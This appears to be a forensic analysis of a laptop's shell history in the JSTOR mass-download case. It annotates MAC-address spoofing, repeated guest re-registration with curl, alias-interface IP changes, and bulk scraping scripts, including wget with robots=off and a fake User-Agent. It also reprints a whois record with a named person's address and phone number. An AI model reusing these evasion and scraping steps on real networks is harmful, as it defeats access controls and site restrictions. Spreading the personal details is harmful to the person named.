The previously highlighted items reflect efforts to install python modules on the computer and verify their installation through the 'locate' command, which lists all the locations where the specified files are located on the file system

```
cd /usr/lib/python  
ls  
ls -a  
cd ../python2.6  
ls  
easy_install --help  
easy_install --help|less  
python serveblocks.py  
python serveblocks.py 8092  
bg  
[REDACTED]
```

Indicates attempts to release and renew the DHCP-assigned network address for the computer

```
ping 4.2.2.2  
sudo dhclient -r  
sudo dhclient  
sudo dhclient -r  
sudo dhclient
```

```
sudo dhclient -r
sleep 60
sudo dhclient -r
sudo dhclient
cd /vol/
ls -l
ls -lh pdfs
easy_install pyoai
```

```
[REDACTED]
```

Indicates the installation of the package python-setuptools. Apt-get is a tool in the Ubuntu operating system to download Ubuntu software packages.

```
[REDACTED]
```

The previous commands are associated with the configuration and testing of connectivity to the Acer computer, which is registered as 'ghost-laptop' with dyndns-free.com. The command ez-ipupdate and the associated default.conf file are used to update the computer's record with dyndns.

```
cd /vol/pdfs/
ls
ls | less
```

```
[REDACTED]
```



[REDACTED]

Indicates the execution of the Python script oaigrab.py. The script residing on the Acer system reads Open Archive Initiative Metadata (see separate analysis of this script).

[REDACTED]

```
more 17.3
more 17.3dutton.html
man wget
```

[REDACTED]

The previous highlighted items show the user traversing and listing the contents of the /vol directory and subdirectories. The 'du' command is used to list the disk space usage on a volume.

```
bwm-ng
ls -lh urlstograb.wget
```

[REDACTED]

This command is searching for the term 'pdf' in the file urlstograb.wget

```
screen -x
man wget
cd /vol/
ls
```

[REDACTED]

```
sudo chown ghost .
```

[REDACTED]

The wget commands highlighted are a method of non-interactively downloading web resources. The URLs requested are retrieved from the file urlstograb.wget

```
screen -x
```



```
emacs oaigrab.py
sudo apt-get install emacs23-nox
emacs oaigrab.py
```

This indicates the execution of the python script 'oaigrab.py'. The output of the 'oaigrab.py' script is then piped through the tee command, which outputs the results of oaigrab.py both to the screen for monitoring and to the file named urlstograb.wget

```
wc -l urlstograb.wget
```

The second of these two lines would overwrite the output of the first. So, only looking at the second, it would output all occurrences of the string "pdf" in the file urlstograb.wget file, replace "pdf" with "html" and write the resulting line into urlstograb2.wget. (The first operation performed the inverse substitution.)


```
more urlstograb
more urlstograb2.wget
cd /vol/
```

The 'wget' command is used to non-interactively retrieve files from the network. In this case the use of the '-i' switch will read all the URLs listed in the file 'urlstograb.wget' and retrieve content.

```
grep html urlstograb.wget | sed -e 's/html/pdf/' >> urlstograb2.wget
cd
grep html urlstograb.wget | sed -e 's/html/pdf/' >> urlstograb2.wget
cd /vol
wget -nv -x -nc -i ~/urlstograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen -x
cd /media/noname/
ls
cp tograb.log /home/ghost/
ccd
```




```
cd
cd blocks/
ls | wc -l
cd ..
ls
```



File named tograb.log is moved to the 'blocks/' directory and then, after multiple attempts, split every 100 lines into a collection of files with the same prefix 'tograb-'

```
ls tograb *
wc -l
ls | wc -l
mv tograb.log ..
sudo dhclient --release
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
[REDACTED]
/sbin/ifconfig -a
sudo dhclient
[REDACTED]
cat logininfo
```



[REDACTED]

The Curl commands listed above show attempts to retrieve the URL '/bin/dynareg?class=visitor' from the sites 'nic.mit.edu' and '10.72.0.47' on port 444.

```
ping --hel
ping -I eth0 10.72.0.47
/sbin/ifconfig -a
ping -I eth0 4.2.2.2
man ping
ping -I 10.2.55.120 4.2.2.2
sudo ping -I 10.2.55.120 4.2.2.2
/sbin/ifconfig -a | less
sudo ping -I 10.2.55.120 4.2.2.2
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
ping -I eth0 4.2.2.2
sudo ping -I eth0 4.
sudo ping -I eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curl --interface 10.2.55.120 10.72.0.47
route
/sbin/ifconfig -a
```

[REDACTED]

These commands indicate the addition of the IP address 18.2.55.1 as a default gateway to the network routing table on the Acer computer

```
sudo ping -I eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curl --interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k --interface eth0
https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=Register" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
```

[REDACTED]

This Curl command used with the '-d' switch indicates submission of data to the URL https://10.72.0.47:444/bin/dynareg. Based on the contents of the command, the user would be attempting to submit a computer or user name (Grace Host) and email address (ghost42@mailinator.com) to the registration form at the URL listed above.

```
echo 'curl -d
"vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=vi
sitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg' >>
logininfo
curl --interface eth0 10.72.0.47
sudo dhclient eth0
sleep 600; sudo dhclient eth0
route
curl --interface wlan0 www.yahoo.com
curl --interface wlan0 4.2.2.2
sleep 600; sudo dhclient eth0
sudo dhclient eth0
sudo ping -I eth0 10.72.0.47
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
man route
dnsip
dig www.yahoo.com
dig www.yahoo.com|grep "IN"
dig www.yahoo.com|grep "IN" | grep 10.72
echo 'dig www.yahoo.com|grep "IN" | grep 10.72' > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -a|grep en
```

[REDACTED]

**# These commands reflect changing
the MAC address on the wired
network interface (eth0) to
00:4c:e5:a0:c7:56**

```
emacs logininfo
ping www.yahoo.com
dig yahoo.com
sudo dhclient
dig www.yahoo.com
emacs logininfo
emacs /etc/ez-ipupdate/default.conf
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig
```

**# dig is a command to query domain name servers
and gather information from Domain Name Server
(DNS) lookups**

```
cat /etc/resolv.c
cat /etc/resolv.conf
dig www.yahoo.com
dig www.yahoo.com
links --help
links --help|grep inerf
links --help|grep interf
lynx
curl --interface eth0 www.yahoo.com
dig @10.2.55.7 www.yahoo.com
dig @10.2.55.2 www.yahoo.com
sudo dhclient
cat /etc/resolv.conf
sudo dhclient
cat /etc/resolv.conf
ping 10.72.0.47
dig @10.72.0.47 www.google.com
gnome-screensaver-
df
ping www.yahoo.com
echo 10.72.0.47>> logininfo
```

```
dig --help
host --help
dig ns x.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.org
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
```



The SSH commands indicate attempts to remotely access the computer ghost-laptop through dyndns-free. SSH stands for Secure Shell and is a method of accessing a remote computer through an encrypted channel.

```
ssh --help | grep interf
man ssh
sudo ifconfig eth0 down
ssh ghost-laptop.dyndns-free.com
sudo curl --interface eth0 10.72.0.47
route
ssh ghost-laptop.dyndns-free.com
ping www.yahoo.com
/sbin/ifconfig -a
ssh 10.189.76.179
sudo dhclient eth0
sudo dhclient eth0
route
man route
route
sudo dhclient eth0
```




#These commands would modify the routing table to add a gateway of 10.189.64.1 to reach addresses on the 10.0.0.0 private network.

```
route
ping 10.189.76.179
ping 10.72.0.47
sudo dhclient eth0
/sbin/ifconfig -a
ping google.com
```



```
route
ping 4.2.2.2
sudo dhclient eth0
cat logininfo
```



These commands are similar to those seen previously where the user is attempting to use 'curl' to register a computer or user name and email address via the web page at IP address 10.72.0.47.

```
sudo dhclient eth0
sudo dhclient -r
sudo dhclient -r eth0
sudo dhclient eth0
/sbin/ifconfig -a > ifconfiglog
/sbin/ifconfig -a
```



These commands are being used to manually change the MAC address of the Wireless network interface (wlan0) to 90:4c:e5:a0:c7:55

```
/sbin/ifconfig -a
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
```



```
dig ghost-laptop.dyndns-free.com
ping 4.2.2.2
sudo dhclient
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh 18.111.48.33
curl www.yahoo.com
sudo dhclient eth0
```

This indicates the attachment of removable media to the computer. The removable media is given the unique ID listed.

```
ls
ls | grep ajp
ls | grep -v oxford
cd /vol
```

```
ls
cd www.genome.org/content/1/3/
ls
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
more pdfs/2520824.pdf
more pdfs/25208234.pdf
ls -l pdfs/25208234.pdf
ls -Ul pdfs | head
python
ps ax | grep pyth
ps ax | grep ls
sudo kill 8185
sudo kill -9 8185
fg
cd bl
cd blocks/
ls
cd done/
ls | less
```

```
ls | head
more allpd00000009
more allpd000000009
more allpd0000000009
```

```
ls | tail
more tograb-aaggu
```

```
ls | less
ls | grep -v pd | less
ls | grep blk | tail
```

The previous commands indicate the listing of the contents of the previously identified removable media device with the unique volume ID listed. The 'more' command provides a scrollable view of file contents in the console.

```
cd
python
```

The 'ln' command combined with the '-s' switch is used to create a symbolic link (equivalent to a "shortcut" on Windows), to make the removable media device accessible on the system as '/media/drive'

```
fg
ls /media/drive/pdfs*
c
w
/sbin/ifconfig -a
/sbin/ifconfig -a
sudo /etc/init.d/ez-ipupdate restart
```

Indicates attempts to remotely access computers at the IP addresses 10.189.61.53 and 18.111.48.33



via the SSH protocol. The first IP address is in a range of private addresses that would not be routed across the Internet.

```
ls
more failedandneedto grab
cat failedandneedto grab | sed -e 's/.pdf//' | sort -u | head
cat failedandneedto grab | sed -e 's/.pdf//' | sort -u > failed-partial-
clean
head failed-partial-clean > blocks/testfailed
/sbin/ifconfig -a
curl --interface wlan0 www.yahoo.com
route
ping 18.111.31.1
wc -l failedandneedto grab
sudo apt-get install autossh
sudo apt-get update
man ssh
ps ax | grep dhclient
kill 7937
sudo kill 7937
sudo kill 8001
sudo kill 8281
ps ax | grep dhclient
ps ax | grep netwo
ps ax | grep Netw
sudo kill 730
ps ax | grep Netw
ps axf
/etc/init.d/network-manager stop
sudo /etc/init.d/network-manager stop
ps ax
ps ax | grep dhcl
sudo kill 8839
ps ax
/sbin/ifconfig -a
```

The preceding lines indicate that the dyndns IP update configuration file was opened in the text editing program emacs. Then the dyndns IP update service was restarted and the DNS records for

*ghost-laptop.dyndns-free.com were retrieved with
the utility "dig".*


```
ls
screen -x
w
who am i
wc -l failed-clean
screen -x
l
ls
cat failedandneedtograb | sed -e 's/.pdf//' | sort -u > failed-partial-
clean
wc -l failedandneedtograb
cat failedandneedtograb | sed -e 's/.pdf//' | sort -u > failed-clean
rm failed-partial-clean
more failed-clean
cd blocks/done
ls | less
less blk0000000020
wc -l blk0000000020
cd ..
split --help
split -a 5 -l 1000 failed-clean blocks/blkfail.
df -h
screen -x
screen -x
who am i
cd umi
python
cd umi
grep 797854 *
grep 801899 *
ls
more 900.html
grep 1978790241 *
screen -r
screen -x
links
ls
screen -x
ls blocks
```



```
ls
rm failedandneedtograd
rm failed-clean
python
ls
mv pdf2size.dbm pdf2size-js3.dbm
fg
more stilltogradx
split --help
split -a 5 -l 100 stilltogradx blocks/stillblk
ls blocks
fg
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
```

```
ls
ls umi/saneurl.py
```

```
more /vol/umi/107685.html
links /vol/umi/107685.html
links /vol/umi/107794.html
```



The previous links and curl commands indicate attempts to access or retrieve files from the specified URLs

```
ping www.jstor.org
curl www.jstor.org
ls
screen -x
df -h
screen -r
screen -x
cd /media/drive/jsindex/
ls
rm *
ls
s
ls
cd 1923
ls
more 00900.html
python
cd ..
ls
python
more 1923/06700.html
fg
ls blocks
df -h
```



Indicates the removal of the removable media device with the unique ID specified from the file system

```
ping 4.2.2.2
/sbin/ifconfig -a
/sbin/ifconfig -a|less
ls
```



```
~/bin/sls pdfs | head
./sls pdfs | head
cd pdfs
../sls | xargs -i mv {} /vol/pdfs/
../sls . | xargs -i mv {} /vol/pdfs/
ls
cd ..
rmdir pdfs
more deleteandgrab
ls
ls -l
```



'tail' and 'more' are commands to view the partial content of a file in the console. The file pdfs3.sls on the Acer computer contains a listing of files with the '.pdf' extension.

```
ls
```



The file js3.lslR contains a recursive file listing of the '/vol/' directory on the Acer computer

```
fg
ls
ls -lh pdf2size-js4.dbm
wc -l js3.lslR
python
split -a 5 -l 100 30mblocks blocks/grp30m
cd /vol/jsindex/
python
cd /media/dr
cd /media/drive/
~/keepgrabbing.py
fg
more /media/drive/4478605.pdf
more /media/drive/pdfs/4478605.pdf
```




These two commands would fetch the web page from the site protect.theinfo.org. The domain theinfo.org is registered to Aaron Swartz. (See box below.)



[Querying whois.publicinterestregistry.net]

Domain ID:D16137183-LROR
Domain Name:THEINFO.ORG
Created On:13-Dec-1999 04:25:45 UTC
Last Updated On:19-May-2010 06:13:01 UTC
Expiration Date:13-Dec-2011 04:25:45 UTC
Sponsoring Registrar:Name.com, LLC (R1288-LROR)
Status:OK
Registrant ID:0-684620-Gandi
Registrant Name:Info Networks
Registrant Organization:Info Networks
Registrant Street1:349 Marshman
Registrant Street2:
Registrant Street3:
Registrant City:Highland Park
Registrant State/Province:IL
Registrant Postal Code:60035
Registrant Country:US
Registrant Phone:+1.8474328857
Registrant Phone Ext. :
Registrant FAX:
Registrant FAX Ext. :
Registrant Email:me@aaronsw.com
Admin ID:AS868-GANDI
Admin Name:Aaron Swartz
Admin Street1:349 Marshman
Admin Street2:
Admin Street3:
Admin City:Highland Park
Admin State/Province:IL
Admin Postal Code:60035
Admin Country:US
Admin Phone:+1.8474328857

```
df
ps ax | grep part
ps ax
cd /media/
ls
```



The previous commands indicate the mounting of an additional drive on the computer. Based on the commands identified the drive appears to have a Reiser File System

*and was mounted in the directory
/media/drive2*

```
df
df -h
cd drive2
ls
ls -a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
ls -l
cd ..
ls -l
rm vol
sudo rm vol
```

*#This indicates a symbolic link to the
directory named /vol and the
filesystem mounted on
/media/drive2*

```
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a|less
dhclient
sudo dhclient
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a|less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo ifconfig eth0:1 down
/sbin/ifconfig -a|less
sleep 600 && bell
```

```
bg
dhclient
sudo dhclient
df -h
sudo umount /dev/sdf1
fg
df
ps ax | grep dhclie
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver -lock
gnome-screensaver-command --lock
gnome-screensaver
screen -x
df
cd /media/
ls
```

```
[REDACTED]
```

```
df
[REDACTED]
```

The previous highlighted commands indicate the mounting of additional media on the Acer computer

```
ls
/sbin/ifconfig -a
[REDACTED]
```

```
ls
/sbin/ifconfig -a > mac
[REDACTED]
```

```
fg
[REDACTED]
```

```
man ifconfig
[REDACTED]
```

```
/sbin/ifconfig -a |grep ether
/sbin/ifconfig eth0
[REDACTED]
```




```
sudo ifdown eth0
```

```
sudo ifconfig eth0 down
```

The previous highlighted commands indicate the modification of the MAC address of the wired network connection (eth0)

```
sudo ifconfig eth0 up
```

```
dhclient
```

```
sudo dh
```

```
sudo dhclient
```

```
sudo dhclient -r
```

```
cd /mnt/
```

```
ls
```

```
df
```

```
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
```

```
ls
```

```
ls -l /
```

The previous commands indicate the creation of a symbolic link for the device with the unique ID listed to the directory '/vol'

```
cd /vol
```

```
ls
```

```
df
```

```
ifconfig
```

```
sudo dhclient -r
```

```
sudo dhclient
```

```
ls
```

```
cd
```

```
ls
```

```
screen -r
```

```
ls blocks/|wc -l
```

```
screen
```

```
screen -r
```


```
screen -x
```

```
wc -l urlstograb.wget
```

```
df -h | media
```

```
df -h | grep media
```

```
wc -l urlstograb.wget
df -h | grep media
```



The previous commands would filter the content of the file 'urlstograb.wget', removing lines that contained any of the text strings that follow the 'grep -v' command. (Removing, for example, lines that contained "oxford", "dukejo", etc)

```
wc -l urls*
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
LS
df
w
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ks blocks/|wc -l
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
ls /mnt
ls /vol
```



```
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
ping google.com
/sbin/ifconfig -a
/sbin/ifconfig -a|less
df
umount /media/drive
cd /media/drive/
ls
df -h
ls
```



*# These commands are used to dismount
the device '/dev/sde1' from the Acer
computer*

```
df
/sbin/ifconfig -a|less
```



```
df -h | grep drive2
ls blocks/|wc -l
cd
ls blocks/|wc -l
df -h | grep drive2
/sbin/ifconfig -a
[REDACTED]
/sbin/ifconfig -a
curl --interface eth0:1 www.jstor.org
curl --interface eth0 www.jstor.org
[REDACTED]
curl --interface eth0 www.jstor.org
curl --interface eth0:1 www.jstor.org
[REDACTED]
curl --interface eth0:1 www.jstor.org
[REDACTED]
curl --interface eth0:1 www.jstor.org
/sbin/ifconfig -a
[REDACTED]
curl --interface eth0:1 www.jstor.org
[REDACTED]
```

The previous highlighted commands indicate attempts to establish a static IP address on an alias network interface for the wired network connection (eth0)

```
ls blocks/|wc -l
ping 4.2.2.2
cd vol
cd /vol
~/keepgrabbing.py
fg
cd ..
ls vol
ls -l vol
rm vol
sudo rm vol
sudo ln -s /media/drive /vol
cd /vol
```

```
~/keepgrabbing.py
a
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
cd
ls
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ../keepgrabbing.py
~/keepgrabbing.py
sudo rm /vol
```

This command indicates the creation of a symbolic link for a removal media device with the unique ID listed to name '/vol'

```
cd /vol
~/keepgrabbing.py
fg
ls
cd ../vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbin/ifconfig -a
ifconfig up eth0:1 18.55.6.251
ifconfig --help | less[A
ifconfig --help
```

```
/sbin/ifconfig -a
ping --help | less
ping -I eth0:1 www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a|less
/sbin/ifconfig -a
```

```
ping -I eth0:1 www.google.com
ping -I 18.55.6.241 www.google.com
curl --interface eth0:1 www.google.com
curl --interface eth0:1 www.jstor.org
curl --help | less
/sbin/ifconfig -a
```


```
curl --interface eth0:1 www.jstor.org
```

The previous highlighted commands indicate attempts to establish a static IP address on an alias interface for the wired network connection (eth0)

```
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.jstor.org/x
ls
emacs keepgrabbing.py
cd tomove/pdfs/
ls | wc -l
mv * /vol/pdfs
ls
cd ..
ls
mkdir umi
cd umi
```

The previous commands use 'curl' to retrieve pages from the website 'proquest.umi.com' and save the data to a file (in this case 0.html and 50.html)

```
diff -u 0.html 50.html
```



curlcommands.py is a file on the Acer computer that will generate a shell script that contains curl commands to retrieve resources from the website 'proquest.umi.com'. curlcommands.sh is the shell script produced, consisting of a series of curl retrieval requests that will be run sequentially.

```
more 1100
more 1100.html
lynx -dump 1100.html
links 1100.html
python
cat > saneurl.py
fg
ls /media
fg
mkdir /media/drive/umi
fg
curl -i http://proquest.umi.com/pqdweb
fg
ls /media/drive/umi
more /media/drive/2073772711.pdf
more /media/drive/umi/2073772711.pdf
more /media/drive/umi/2073772711.html
more /media/drive/umi/2073772711.pdf
fg
cd /vol
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
fg
```



```
~/keepgrabbing.py
cd ..
cd vol
ls
~/keepgrabbing.py
ls
df -h
pwd
cd ..
cd vol
~/keepgrabbing.py
cd ../vol
ls
~/keepgrabbing.py
cd /media
ls
cd 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
df -h
```



*# This command will shutdown the
computer immediately*

```
cd /media/de
cd /media/drive/
mkdir jsindex
sudo mkdir jsindex
sudo chown ghost jsindex
cd jsindex
python
ls
fg
more 2010/0800.html
cd 1989
ls
cd /vol/
ls
cd jsindex/1989
ls
ls -l | less
ls -l | tail
cd ../1990
ls -l | less
```




```
python
python /usr/bin/easy_install
sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir
/usr/lib/python2.6/ pyoai
sudo easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-
dir /usr/lib/python2.6/site-packages/ pyoai
cd /usr/local/lib/python2.6/
ls -a
cd dist-packages/
ls -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
ls
python
cd
ls blocks|wc -l
fg
ps ax | grep keep
ps ax | grep ser
fg %1
fg 0
fg
kill 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
fg
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
```




```
mv urlstograb* muse
```

```
wc -l urlstograb wget
```

```
emacs oaigrab.py
```

```
emacs oaigrab.py
```

```
ls
```

```
emacs oaigrab.py
```

```
fg
```

```
emacs oaigrab.py
```

The previous commands indicate the execution of the python script 'oaigrab.py' with the results saved to the file 'urlstograb wget'

```
fg
```

```
cd /vol
```

```
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
```

The 'wget' command is used to non-interactively retrieve files from the network. In this case the use of the '-i' switch will read all the URLs listed in the file 'urlstograb wget' and retrieve content.

```
mkdir sd
```

```
cd sd
```

```
wget -m -np
```

```
"http://www.sciencedirect.com/science/page/sitemap/index.html"
```

```
wget --header='User-Agent: WL/6' -m -np
```

```
"http://www.sciencedirect.com/science/page/sitemap/index.html"
```

```
wget --header="User-Agent: WL/6" -m -np
```

```
"http://www.sciencedirect.com/science/page/sitemap/index.html"
```

```
wget -e robots=off --header="User-Agent: WL/6" -m -np
```

```
http://www.sciencedirect.com/science/page/sitemap/index.html
```

```
ls
```

```
cd www.sciencedirect.com/science/page/sitemap/publication/
```

```
ls
```

```
cd serial/
```

```
ls
```

```
cd journals/  
ls  
emacs ~/sls  
chmod +x ~/sls  
~/sls | less  
~/sls . | less  
more 17509467.html  
ls 0242648X  
ls 0242648X/24  
ls 0242648X/24/3  
more 0242648X/24/3/243.html  
python  
fg  
mkdir /vol/sd/jo  
fg  
cd  
fg  
python  
ls  
cd umi  
ls  
python  
fg  
more keepgrabbing.py  
cd /vol/  
ls  
mkdir pdfs  
sudo mkdir pdfs  
sudo chown ghost pdfs  
cd pdfs/  
~/keepgrabbing.py  
cd ..  
~/keepgrabbing.py  
fg  
~/keepgrabbing.py  
dids  
fg  
python  
pwd  
ls  
cd ~/umi
```



```
python
fg
python
ls 1000000.html
fg
more 128214.html
more 128213
less 128204.html
less /vol/umi/128204.html
links /vol/umi/128204.html
python
ls -lh
ls blocks | wc -l
python
ls *dbm
fg
ls
more deleteandgrab
split -a 5 -l 1000 deleteandgrab blocks/regrab
ls blocks/|wc -l
cd blocks/
ls | less
ls | tail
cd ..
fg
ls /mnt
df
ls /media/drive
fg
